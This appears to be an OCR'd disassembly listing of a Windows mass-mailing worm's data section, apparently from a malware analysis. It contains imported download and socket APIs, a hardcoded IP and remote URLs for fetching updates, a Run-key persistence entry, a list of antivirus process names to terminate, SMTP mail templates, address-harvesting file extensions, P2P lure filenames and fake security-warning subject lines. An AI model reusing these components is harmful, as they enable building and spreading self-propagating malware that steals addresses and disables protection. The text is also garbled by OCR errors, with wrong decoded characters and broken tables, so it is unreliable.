dw      0000h
db      'StrDupA',0
dw      0000h
db      'StrRChrA',0
db      00h
db      'StrTrimA',0
db      00h
db      'StrStrIA',0
db      00h
db      'URLDownloadToFileA',0
db      00h
db      'CharLowerA',0
db      00h
db      'CharUpperA',0
db      00h
db      'wsprintfA',0
dw      0000h
db      'InternetCloseHandle',0
dw      0000h
db      'InternetGetConnectedState',0
dw      0000h
db      'InternetOpenA',0
dw      0000h
db      'InternetOpenUrlA',0
db      00h
db      'gethostname',0
dw      0000h
db      'gethostbyname',0
dw      0000h
db      'connect',0
dw      0000h
db      'closesocket',0
dw      0000h
db      'bind',0
db      00h
db      'accept',0
db      00h

```


[illegible]

•
,
•
,

; Pointer To RawData: 00004000h Size Of RawData: 00001200h

;

L00406000:

dd 00000AB9h

L00406004:

dd 9C0209C4h

SSZ00406008_151_201_0_39:

db '151.201.0.39',0

db 00h;

db 00h;

db 00h;

db 00h;

db 00h;

db 00h;

db 00h;

db 00h;

SSZ0040601D_SOFTWARE_DateTime:

db 'SOFTWARE\DateTime',0

SSZ0040602F_ssate_exe:

db 'ssate.exe',0

SSZ00406039__irun4_exe:

db '\irun4.exe',0

SSZ00406044_ATUPDATER_EXE:

db 'ATUPDATER.EXE',0

db 41h; 'A'

db 56h; 'V'

db 57h; 'W'

db 55h; 'U'

db 50h; 'P'

db 44h; 'D'

db 33h; '3'

db 32h; '2'

db 2Eh; '.'

db 45h; 'E'

db 58h; 'X'

db 45h; 'E'

db 00h;

db 41h; 'A'

db 56h; 'V'

db 50h; 'P'

db 55h; 'U'

db 50h; 'P'

db 44h; 'D'

db 2Eh; '.'

db 45h; 'E'

db 58h; 'X'

db 45h; 'E'

db 00h;

db 4Ch; 'L'

db 55h; 'U'

db 41h; 'A'

db 4Ch; 'L'

db 4Ch; 'L'

db 2Eh; '.'

db 45h; 'E'

db 58h; 'X'

db 45h; 'E'
 db 00h;
 db 44h; 'D'
 db 52h; 'R'
 db 57h; 'W'
 db 45h; 'E'
 db 42h; 'B'
 db 55h; 'U'
 db 50h; 'P'
 db 57h; 'W'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 49h; 'I'
 db 43h; 'C'
 db 53h; 'S'
 db 53h; 'S'
 db 55h; 'U'
 db 50h; 'P'
 db 50h; 'P'
 db 4Eh; 'N'
 db 54h; 'T'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 49h; 'I'
 db 43h; 'C'
 db 53h; 'S'
 db 55h; 'U'
 db 50h; 'P'
 db 50h; 'P'
 db 39h; 'g'
 db 35h; '5'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 55h; 'U'
 db 50h; 'P'
 db 44h; 'D'
 db 41h; 'A'
 db 54h; 'T'
 db 45h; 'E'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 4Eh; 'N'
 db 55h; 'U'
 db 50h; 'P'

db 47h; 'G'
 db 52h; 'R'
 db 41h; 'A'
 db 44h; 'D'
 db 45h; 'E'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 54h; 'T'
 db 55h; 'U'
 db 50h; 'P'
 db 44h; 'D'
 db 41h; 'A'
 db 54h; 'T'
 db 45h; 'E'
 db 52h; 'R'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 55h; 'U'
 db 50h; 'P'
 db 44h; 'D'
 db 41h; 'A'
 db 54h; 'T'
 db 45h; 'E'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 55h; 'U'
 db 54h; 'T'
 db 4Fh; 'O'
 db 44h; 'D'
 db 4Fh; 'O'
 db 57h; 'W'
 db 4Eh; 'N'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 55h; 'U'
 db 54h; 'T'
 db 4Fh; 'O'
 db 54h; 'T'
 db 52h; 'R'
 db 41h; 'A'

db 43h; 'C'
 db 45h; 'E'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 55h; 'U'
 db 54h; 'T'
 db 4Fh; 'O'
 db 55h; 'U'
 db 50h; 'P'
 db 44h; 'D'
 db 41h; 'A'
 db 54h; 'T'
 db 45h; 'E'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 56h; 'V'
 db 58h; 'X'
 db 51h; 'Q'
 db 55h; 'U'
 db 41h; 'A'
 db 52h; 'R'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 43h; 'C'
 db 46h; 'F'
 db 49h; 'I'
 db 41h; 'A'
 db 55h; 'U'
 db 44h; 'D'
 db 49h; 'I'
 db 54h; 'T'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 4Dh; 'M'
 db 43h; 'C'
 db 55h; 'U'
 db 50h; 'P'
 db 44h; 'D'
 db 41h; 'A'
 db 54h; 'T'
 db 45h; 'E'
 db 2Eh; '.'

db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 4Eh; 'N'
 db 55h; 'U'
 db 50h; 'P'
 db 47h; 'G'
 db 52h; 'R'
 db 41h; 'A'
 db 44h; 'D'
 db 45h; 'E'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 4Fh; 'O'
 db 55h; 'U'
 db 54h; 'T'
 db 50h; 'P'
 db 4Fh; 'O'
 db 53h; 'S'
 db 54h; 'T'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 41h; 'A'
 db 56h; 'V'
 db 4Ch; 'L'
 db 54h; 'T'
 db 4Dh; 'M'
 db 41h; 'A'
 db 49h; 'I'
 db 4Eh; 'N'
 db 2Eh; '.'
 db 45h; 'E'
 db 58h; 'X'
 db 45h; 'E'
 db 00h;
 db 00h;
 SSZ00406145_http__postertog_de_scr_php:
 db 'http://postertog.de/scr.php',0
 db 68h; 'h'
 db 74h; 't'
 db 74h; 't'
 db 70h; 'p'
 db 3Ah; ':'
 db 2Fh; '/'
 db 2Fh; '/'
 db 77h; 'w'
 db 77h; 'w'
 db 77h; 'w'
 db 2Eh; '.'

db 67h; 'g'
 db 66h; 'f'
 db 6Fh; 'o'
 db 74h; 't'
 db 78h; 'x'
 db 74h; 't'
 db 2Eh; '.'
 db 6Eh; 'n'
 db 65h; 'e'
 db 74h; 't'
 db 2Fh; '/'
 db 73h; 's'
 db 63h; 'c'
 db 72h; 'r'
 db 2Eh; '.'
 db 70h; 'p'
 db 68h; 'h'
 db 70h; 'p'
 db 00h;
 db 68h; 'h'
 db 74h; 't'
 db 74h; 't'
 db 70h; 'p'
 db 3Ah; ':'
 db 2Fh; '/'
 db 2Fh; '/'
 db 77h; 'w'
 db 77h; 'w'
 db 77h; 'w'
 db 2Eh; '.'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Bh; 'k'
 db 6Ch; 'l'
 db 69h; 'i'
 db 62h; 'b'
 db 69h; 'i'
 db 73h; 's'
 db 2Eh; '.'
 db 64h; 'd'
 db 65h; 'e'
 db 2Fh; '/'
 db 73h; 's'
 db 63h; 'c'
 db 72h; 'r'
 db 2Eh; '.'
 db 70h; 'p'
 db 68h; 'h'
 db 70h; 'p'
 db 00h;
 db 00h;
 SSZ004061A0__s_p__lu:
 db '%s?p=%lu',0
 L004061A9:
 dd 00000271h

```

L004061AD:
    db    CDh;  ' '
    db    0Dh;
    db    01h;
    db    00h;
SSZ004061B1_SOFTWARE_Microsoft_Windows_Curre:
    db    'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
SSZ004061DF_open:
    db    'open',0
SSZ004061E4__exe:
    db    '.exe',0
SSZ004061E9__pif:
    db    '.pif',0
SSZ004061EE__zip:
    db    '.zip',0
L004061F3:
    db    00h;
    db    00h;
    db    00h;
    db    00h;
L004061F7:
    db    00h;
    db    00h;
    db    00h;
    db    00h;
L004061FB:
    db    00h;
    db    00h;
    db    00h;
    db    00h;
L004061FF:
    dd    SSZ004061E9__pif
L00406203:
    dd    00000000h
L00406207:
    db    6Ch;  'I'
    db    69h;  'i'
    db    00h;
SSZ0040620A__iuplda:
    db    '\iuplda',0
SSZ00406212__upd:
    db    '-upd',0
    db    01h;
    db    02h;
    db    10h;
    db    03h;
    db    04h;
    db    05h;
    db    30h;  '0'
    db    06h;
    db    20h;  ' '
    db    40h;  '@'
L00406222:
    db    00h;
    db    2Ch;  ','
    db    00h;

```



```

db      20h;  ''
db      2Ch;  ','
db      0Dh;
db      0Ah;
db      00h;
db      3Ch;  '<'
db      00h;
db      3Eh;  '>'
db      00h;
db      43h;  'C'
db      43h;  'C'
db      3Ah;  ':'
db      20h;  ''
db      00h;
db      42h;  'B'
db      43h;  'C'
db      43h;  'C'
db      3Ah;  ':'
db      00h;
db      54h;  'T'
db      6Fh;  'o'
db      3Ah;  ':'
db      20h;  ''
db      00h;
SSZ0040623D_HELO__s__:
db      'HELO %s',0Dh,0Ah,0
SSZ00406247_RSET__:
db      'RSET',0Dh,0Ah,0
SSZ0040624E_MAIL_FROM__s__:
db      'MAIL FROM:<%s>',0Dh,0Ah,0
SSZ0040625F_RCPT_TO__s__:
db      'RCPT TO:<%s>',0Dh,0Ah,0
SSZ0040626E_DATA__:
db      'DATA',0Dh,0Ah,0
SSZ00406275__RAND__:
db      ' [%RAND%]',0
L0040627E:
db      25h;  '%'
db      6Ch;  'I'
db      75h;  'u'
db      00h;
SSZ00406282__hotmail_com:
db      '@hotmail.com',0
db      40h;  '@'
db      6Dh;  'm'
db      73h;  's'
db      6Eh;  'n'
db      2Eh;  '.'
db      63h;  'c'
db      6Fh;  'o'
db      6Dh;  'm'
db      00h;
db      40h;  '@'
db      6Dh;  'm'
db      69h;  'i'
db      63h;  'c'

```

db 72h; 'r'
 db 6Fh; 'o'
 db 73h; 's'
 db 6Fh; 'o'
 db 66h; 'f'
 db 74h; 't'
 db 00h;
 db 40h; '@'
 db 61h; 'a'
 db 76h; 'v'
 db 70h; 'p'
 db 2Eh; '.'
 db 00h;
 db 6Eh; 'n'
 db 6Fh; 'o'
 db 72h; 'r'
 db 65h; 'e'
 db 70h; 'p'
 db 6Ch; 'l'
 db 79h; 'y'
 db 00h;
 db 6Ch; 'l'
 db 6Fh; 'o'
 db 63h; 'c'
 db 61h; 'a'
 db 6Ch; 'l'
 db 00h;
 db 72h; 'r'
 db 6Fh; 'o'
 db 6Fh; 'o'
 db 74h; 't'
 db 40h; '@'
 db 00h;
 db 70h; 'p'
 db 6Fh; 'o'
 db 73h; 's'
 db 74h; 't'
 db 6Dh; 'm'
 db 61h; 'a'
 db 73h; 's'
 db 74h; 't'
 db 65h; 'e'
 db 72h; 'r'
 db 40h; '@'
 db 00h;
 db 00h;
 L004062CA:
 db 5Ch; '\'

L004062CC:
 db 2Ah; '*'
 db 2Eh; '.'
 db 2Ah; '*'
 db 00h;

SSZ004062D0__wab:
 db '.wab',0

db 2Eh; '.'
 db 74h; 't'
 db 78h; 'x'
 db 74h; 't'
 db 00h;
 db 2Eh; '.'
 db 6Dh; 'm'
 db 73h; 's'
 db 67h; 'g'
 db 00h;
 db 2Eh; '.'
 db 68h; 'h'
 db 74h; 't'
 db 6Dh; 'm'
 db 00h;
 db 2Eh; '.'
 db 78h; 'x'
 db 6Dh; 'm'
 db 6Ch; 'l'
 db 00h;
 db 2Eh; '.'
 db 64h; 'd'
 db 62h; 'b'
 db 78h; 'x'
 db 00h;
 db 2Eh; '.'
 db 6Dh; 'm'
 db 64h; 'd'
 db 78h; 'x'
 db 00h;
 db 2Eh; '.'
 db 65h; 'e'
 db 6Dh; 'm'
 db 6Ch; 'l'
 db 00h;
 db 2Eh; '.'
 db 6Eh; 'n'
 db 63h; 'c'
 db 68h; 'h'
 db 00h;
 db 2Eh; '.'
 db 6Dh; 'm'
 db 6Dh; 'm'
 db 66h; 'f'
 db 00h;
 db 2Eh; '.'
 db 6Fh; 'o'
 db 64h; 'd'
 db 73h; 's'
 db 00h;
 db 2Eh; '.'
 db 63h; 'c'
 db 66h; 'f'
 db 67h; 'g'
 db 00h;
 db 2Eh; '.'

```

db      61h; 'a'
db      73h; 's'
db      70h; 'p'
db      00h;
db      2Eh; '.'
db      70h; 'p'
db      68h; 'h'
db      70h; 'p'
db      00h;
db      2Eh; '.'
db      70h; 'p'
db      6Ch; 'l'
db      00h;
db      2Eh; '.'
db      61h; 'a'
db      64h; 'd'
db      62h; 'b'
db      00h;
db      2Eh; '.'
db      74h; 't'
db      62h; 'b'
db      62h; 'b'
db      00h;
db      2Eh; '.'
db      73h; 's'
db      68h; 'h'
db      74h; 't'
db      00h;
db      2Eh; '.'
db      75h; 'u'
db      69h; 'i'
db      6Eh; 'n'
db      00h;
db      2Eh; '.'
db      63h; 'c'
db      67h; 'g'
db      69h; 'i'
db      00h;
db      00h;
SSZ00406334_shar:
db      'shar',0
SSZ00406339_Microsoft_Office_2003_Crack__Wor:
db      'Microsoft Office 2003 Crack, Working!.exe',0
db      4Dh; 'M'
db      69h; 'i'
db      63h; 'c'
db      72h; 'r'
db      6Fh; 'o'
db      73h; 's'
db      6Fh; 'o'
db      66h; 'f'
db      74h; 't'
db      20h; ' '
db      4Fh; 'O'
db      66h; 'f'
db      66h; 'f'

```

db 69h; 'i'
 db 63h; 'c'
 db 65h; 'e'
 db 20h; ''
 db 58h; 'X'
 db 50h; 'P'
 db 20h; ''
 db 77h; 'w'
 db 6Fh; 'o'
 db 72h; 'r'
 db 6Bh; 'k'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 43h; 'C'
 db 72h; 'r'
 db 61h; 'a'
 db 63h; 'c'
 db 6Bh; 'k'
 db 2Ch; ''
 db 20h; ''
 db 4Bh; 'K'
 db 65h; 'e'
 db 79h; 'y'
 db 67h; 'g'
 db 65h; 'e'
 db 6Eh; 'n'
 db 2Eh; ''
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 4Dh; 'M'
 db 69h; 'i'
 db 63h; 'c'
 db 72h; 'r'
 db 6Fh; 'o'
 db 73h; 's'
 db 6Fh; 'o'
 db 66h; 'f'
 db 74h; 't'
 db 20h; ''
 db 57h; 'W'
 db 69h; 'i'
 db 6Eh; 'n'
 db 64h; 'd'
 db 6Fh; 'o'
 db 77h; 'w'
 db 73h; 's'
 db 20h; ''
 db 58h; 'X'
 db 50h; 'P'
 db 2Ch; ''
 db 20h; ''
 db 57h; 'W'

db 69h; 'i'
 db 6Eh; 'n'
 db 58h; 'X'
 db 50h; 'P'
 db 20h; ''
 db 43h; 'C'
 db 72h; 'r'
 db 61h; 'a'
 db 63h; 'c'
 db 6Bh; 'k'
 db 2Ch; ''
 db 20h; ''
 db 77h; 'w'
 db 6Fh; 'o'
 db 72h; 'r'
 db 6Bh; 'k'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 4Bh; 'K'
 db 65h; 'e'
 db 79h; 'y'
 db 67h; 'g'
 db 65h; 'e'
 db 6Eh; 'n'
 db 2Eh; ''
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 50h; 'P'
 db 6Fh; 'o'
 db 72h; 'r'
 db 6Eh; 'n'
 db 6Fh; 'o'
 db 20h; ''
 db 53h; 'S'
 db 63h; 'c'
 db 72h; 'r'
 db 65h; 'e'
 db 65h; 'e'
 db 6Eh; 'n'
 db 73h; 's'
 db 61h; 'a'
 db 76h; 'v'
 db 65h; 'e'
 db 72h; 'r'
 db 2Eh; ''
 db 73h; 's'
 db 63h; 'c'
 db 72h; 'r'
 db 00h;
 db 50h; 'P'
 db 6Fh; 'o'
 db 72h; 'r'

| | | |
|----|------|-----|
| db | 6Eh; | 'n' |
| db | 6Fh; | 'o' |
| db | 2Ch; | '' |
| db | 20h; | '' |
| db | 73h; | 's' |
| db | 65h; | 'e' |
| db | 78h; | 'x' |
| db | 2Ch; | '' |
| db | 20h; | '' |
| db | 6Fh; | 'o' |
| db | 72h; | 'r' |
| db | 61h; | 'a' |
| db | 6Ch; | 'l' |
| db | 2Ch; | '' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 6Eh; | 'n' |
| db | 61h; | 'a' |
| db | 6Ch; | 'l' |
| db | 20h; | '' |
| db | 63h; | 'c' |
| db | 6Fh; | 'o' |
| db | 6Fh; | 'o' |
| db | 6Ch; | 'l' |
| db | 2Ch; | '' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 77h; | 'w' |
| db | 65h; | 'e' |
| db | 73h; | 's' |
| db | 6Fh; | 'o' |
| db | 6Dh; | 'm' |
| db | 65h; | 'e' |
| db | 21h; | 'i' |
| db | 21h; | 'i' |
| db | 2Eh; | '' |
| db | 65h; | 'e' |
| db | 78h; | 'x' |
| db | 65h; | 'e' |
| db | 00h; | |
| db | 50h; | 'P' |
| db | 6Fh; | 'o' |
| db | 72h; | 'r' |
| db | 6Eh; | 'n' |
| db | 6Fh; | 'o' |
| db | 20h; | '' |
| db | 70h; | 'p' |
| db | 69h; | 'i' |
| db | 63h; | 'c' |
| db | 73h; | 's' |
| db | 20h; | '' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 68h; | 'h' |
| db | 69h; | 'i' |
| db | 76h; | 'v' |

db 65h; 'e'
 db 2Ch; ''
 db 20h; ''
 db 78h; 'x'
 db 78h; 'x'
 db 78h; 'x'
 db 2Eh; '.'
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 53h; 'S'
 db 65h; 'e'
 db 72h; 'r'
 db 69h; 'i'
 db 61h; 'a'
 db 6Ch; 'I'
 db 73h; 's'
 db 2Eh; '.'
 db 74h; 't'
 db 78h; 'x'
 db 74h; 't'
 db 2Eh; '.'
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 57h; 'W'
 db 69h; 'i'
 db 6Eh; 'n'
 db 64h; 'd'
 db 6Fh; 'o'
 db 77h; 'w'
 db 6Eh; 'n'
 db 20h; ''
 db 4Ch; 'L'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 67h; 'g'
 db 68h; 'h'
 db 6Fh; 'o'
 db 72h; 'r'
 db 6Eh; 'n'
 db 20h; ''
 db 42h; 'B'
 db 65h; 'e'
 db 74h; 't'
 db 61h; 'a'
 db 20h; ''
 db 4Ch; 'L'
 db 65h; 'e'
 db 61h; 'a'
 db 6Bh; 'k'
 db 2Eh; '.'
 db 65h; 'e'
 db 78h; 'x'

| | | |
|----|------|-----|
| db | 65h; | 'e' |
| db | 00h; | |
| db | 57h; | 'W' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 64h; | 'd' |
| db | 6Fh; | 'o' |
| db | 77h; | 'w' |
| db | 73h; | 's' |
| db | 20h; | '' |
| db | 53h; | 'S' |
| db | 6Fh; | 'o' |
| db | 75h; | 'u' |
| db | 72h; | 'r' |
| db | 63h; | 'c' |
| db | 65h; | 'e' |
| db | 63h; | 'c' |
| db | 6Fh; | 'o' |
| db | 64h; | 'd' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 75h; | 'u' |
| db | 70h; | 'p' |
| db | 64h; | 'd' |
| db | 61h; | 'a' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 2Eh; | '' |
| db | 64h; | 'd' |
| db | 6Fh; | 'o' |
| db | 63h; | 'c' |
| db | 2Eh; | '' |
| db | 65h; | 'e' |
| db | 78h; | 'x' |
| db | 65h; | 'e' |
| db | 00h; | |
| db | 58h; | 'X' |
| db | 58h; | 'X' |
| db | 58h; | 'X' |
| db | 20h; | '' |
| db | 68h; | 'h' |
| db | 61h; | 'a' |
| db | 72h; | 'r' |
| db | 64h; | 'd' |
| db | 63h; | 'c' |
| db | 6Fh; | 'o' |
| db | 72h; | 'r' |
| db | 65h; | 'e' |
| db | 20h; | '' |
| db | 69h; | 'i' |
| db | 6Dh; | 'm' |
| db | 61h; | 'a' |
| db | 67h; | 'g' |
| db | 65h; | 'e' |
| db | 73h; | 's' |
| db | 2Eh; | '' |

| | | |
|----|------|-----|
| db | 65h; | 'e' |
| db | 78h; | 'x' |
| db | 65h; | 'e' |
| db | 00h; | |
| db | 4Fh; | 'O' |
| db | 70h; | 'p' |
| db | 65h; | 'e' |
| db | 72h; | 'r' |
| db | 61h; | 'a' |
| db | 20h; | '' |
| db | 38h; | '8' |
| db | 20h; | '' |
| db | 4Eh; | 'N' |
| db | 65h; | 'e' |
| db | 77h; | 'w' |
| db | 21h; | 'I' |
| db | 2Eh; | '' |
| db | 65h; | 'e' |
| db | 78h; | 'x' |
| db | 65h; | 'e' |
| db | 00h; | |
| db | 57h; | 'W' |
| db | 69h; | 'i' |
| db | 6Eh; | 'n' |
| db | 41h; | 'A' |
| db | 6Dh; | 'm' |
| db | 70h; | 'p' |
| db | 20h; | '' |
| db | 35h; | '5' |
| db | 20h; | '' |
| db | 50h; | 'P' |
| db | 72h; | 'r' |
| db | 6Fh; | 'o' |
| db | 20h; | '' |
| db | 4Bh; | 'K' |
| db | 65h; | 'e' |
| db | 79h; | 'y' |
| db | 67h; | 'g' |
| db | 65h; | 'e' |
| db | 6Eh; | 'n' |
| db | 20h; | '' |
| db | 43h; | 'C' |
| db | 72h; | 'r' |
| db | 61h; | 'a' |
| db | 63h; | 'c' |
| db | 6Bh; | 'k' |
| db | 20h; | '' |
| db | 55h; | 'U' |
| db | 70h; | 'p' |
| db | 64h; | 'd' |
| db | 61h; | 'a' |
| db | 74h; | 't' |
| db | 65h; | 'e' |
| db | 2Eh; | '' |
| db | 65h; | 'e' |
| db | 78h; | 'x' |

db 65h; 'e'
 db 00h;
 db 57h; 'W'
 db 69h; 'i'
 db 6Eh; 'n'
 db 41h; 'A'
 db 6Dh; 'm'
 db 70h; 'p'
 db 20h; ''
 db 36h; '6'
 db 20h; ''
 db 4Eh; 'N'
 db 65h; 'e'
 db 77h; 'w'
 db 21h; 'I'
 db 2Eh; ''
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 4Dh; 'M'
 db 61h; 'a'
 db 74h; 't'
 db 72h; 'r'
 db 69h; 'i'
 db 78h; 'x'
 db 20h; ''
 db 33h; '3'
 db 20h; ''
 db 52h; 'R'
 db 65h; 'e'
 db 76h; 'v'
 db 6Fh; 'o'
 db 6Ch; 'l'
 db 75h; 'u'
 db 74h; 't'
 db 69h; 'i'
 db 6Fh; 'o'
 db 6Eh; 'n'
 db 20h; ''
 db 45h; 'E'
 db 6Eh; 'n'
 db 67h; 'g'
 db 6Ch; 'l'
 db 69h; 'i'
 db 73h; 's'
 db 68h; 'h'
 db 20h; ''
 db 53h; 'S'
 db 75h; 'u'
 db 62h; 'b'
 db 74h; 't'
 db 69h; 'i'
 db 74h; 't'
 db 6Ch; 'l'
 db 65h; 'e'

db 73h; 's'
 db 2Eh; '.'
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 41h; 'A'
 db 64h; 'd'
 db 6Fh; 'o'
 db 62h; 'b'
 db 65h; 'e'
 db 20h; ''
 db 50h; 'P'
 db 68h; 'h'
 db 6Fh; 'o'
 db 74h; 't'
 db 6Fh; 'o'
 db 73h; 's'
 db 68h; 'h'
 db 6Fh; 'o'
 db 70h; 'p'
 db 20h; ''
 db 39h; 'g'
 db 20h; ''
 db 66h; 'f'
 db 75h; 'u'
 db 6Ch; 'l'
 db 6Ch; 'l'
 db 2Eh; '.'
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 41h; 'A'
 db 68h; 'h'
 db 65h; 'e'
 db 61h; 'a'
 db 64h; 'd'
 db 20h; ''
 db 4Eh; 'N'
 db 65h; 'e'
 db 72h; 'r'
 db 6Fh; 'o'
 db 20h; ''
 db 37h; '7'
 db 2Eh; '.'
 db 65h; 'e'
 db 78h; 'x'
 db 65h; 'e'
 db 00h;
 db 41h; 'A'
 db 43h; 'C'
 db 44h; 'D'
 db 53h; 'S'
 db 65h; 'e'
 db 65h; 'e'

```

db      20h;  ' '
db      39h;  'g'
db      2Eh;  '!'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      00h;
SSZ00406538_ddd____dd_MMM_yyyy_:
db      'ddd',27h,',',27h,' dd MMM yyyy ',0
SSZ0040654C_HH_mm_ss_:
db      'HH:mm:ss ',0
SSZ00406556__03i_02i:
db      '%03i%02i',0
L0040655F:
db      20h;  ' '
db      00h;
SSZ00406561_Date__s__To__s__Subject__s__F:
db      'Date: %s',0Dh,0Ah,'To: %s',0Dh,0Ah,'Subject: %s',0Dh,0Ah,'From:
%s%s',0Dh,0Ah,'Message-ID: <%s%s>',0Dh,0Ah,'MIME-Version: 1.0',0Dh,0Ah,'Content-Type:
multipart/mixed;',0Dh,0Ah,'      boundary="-----%s"',0Dh,0Ah,0Dh,0Ah,0
SSZ004065F5_____s__Content_Type__text:
db      '-----%s',0Dh,0Ah,'Content-Type: text/plain; charset="us-
ascii"',0Dh,0Ah,'Content-Transfer-Encoding: 7bit',0Dh,0Ah,0Dh,0Ah,0
SSZ00406655_____s__Content_Type__appl:
db      '-----%s',0Dh,0Ah,'Content-Type: application/octet-stream;
name="%s%s"',0Dh,0Ah,'Content-Transfer-Encoding: base64',0Dh,0Ah,'Content-Disposition:
attachment; filename="%s%s"',0Dh,0Ah,0Dh,0Ah,0
SSZ004066F0_____s_____:
db      0Dh,0Ah,0Dh,0Ah,'-----%s--',0Dh,0Ah,0Dh,0Ah,',',0Dh,0Ah,0
L0040670A:
db      0Dh;
db      0Ah;
db      00h;
SSZ0040670D_management_:
db      'management@',0
db      61h;  'a'
db      64h;  'd'
db      6Dh;  'm'
db      69h;  'i'
db      6Eh;  'n'
db      69h;  'i'
db      73h;  's'
db      74h;  't'
db      72h;  'r'
db      61h;  'a'
db      74h;  't'
db      69h;  'i'
db      6Fh;  'o'
db      6Eh;  'n'
db      40h;  '@'
db      00h;
db      73h;  's'
db      74h;  't'
db      61h;  'a'
db      66h;  'f'

```

db 66h; 'f'
 db 40h; '@'
 db 00h;
 db 6Eh; 'n'
 db 6Fh; 'o'
 db 72h; 'r'
 db 65h; 'e'
 db 70h; 'p'
 db 6Ch; 'l'
 db 79h; 'y'
 db 40h; '@'
 db 00h;
 db 73h; 's'
 db 75h; 'u'
 db 70h; 'p'
 db 70h; 'p'
 db 6Fh; 'o'
 db 72h; 'r'
 db 74h; 't'
 db 40h; '@'
 db 00h;
 db 00h;
 L00406743:
 db 00h;
 db 00h;
 db 00h;
 db 00h;
 SSZ00406747_E_mail_account_security_warning_:
 db 'E-mail account security warning.',0
 db 4Eh; 'N'
 db 6Fh; 'o'
 db 74h; 't'
 db 69h; 'i'
 db 66h; 'f'
 db 79h; 'y'
 db 20h; ''
 db 61h; 'a'
 db 62h; 'b'
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 20h; ''
 db 75h; 'u'
 db 73h; 's'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 74h; 't'
 db 68h; 'h'
 db 65h; 'e'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'

db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 2Eh; '.'
 db 00h;
 db 57h; 'W'
 db 61h; 'a'
 db 72h; 'r'
 db 6Eh; 'n'
 db 69h; 'i'
 db 6Eh; 'n'
 db 67h; 'g'
 db 20h; ''
 db 61h; 'a'
 db 62h; 'b'
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
 db 63h; 'c'
 db 6Fh; 'o'
 db 75h; 'u'
 db 6Eh; 'n'
 db 74h; 't'
 db 2Eh; '.'
 db 00h;
 db 49h; 'I'
 db 6Dh; 'm'
 db 70h; 'p'
 db 6Fh; 'o'
 db 72h; 'r'
 db 74h; 't'
 db 61h; 'a'
 db 6Eh; 'n'
 db 74h; 't'

db 20h; ''
 db 6Eh; 'n'
 db 6Fh; 'o'
 db 74h; 't'
 db 69h; 'i'
 db 66h; 'f'
 db 79h; 'y'
 db 20h; ''
 db 61h; 'a'
 db 62h; 'b'
 db 6Fh; 'o'
 db 75h; 'u'
 db 74h; 't'
 db 20h; ''
 db 79h; 'y'
 db 6Fh; 'o'
 db 75h; 'u'
 db 72h; 'r'
 db 20h; ''
 db 65h; 'e'
 db 2Dh; '-'
 db 6Dh; 'm'
 db 61h; 'a'
 db 69h; 'i'
 db 6Ch; 'l'
 db 20h; ''
 db 61h; 'a'
 db 63h; 'c'
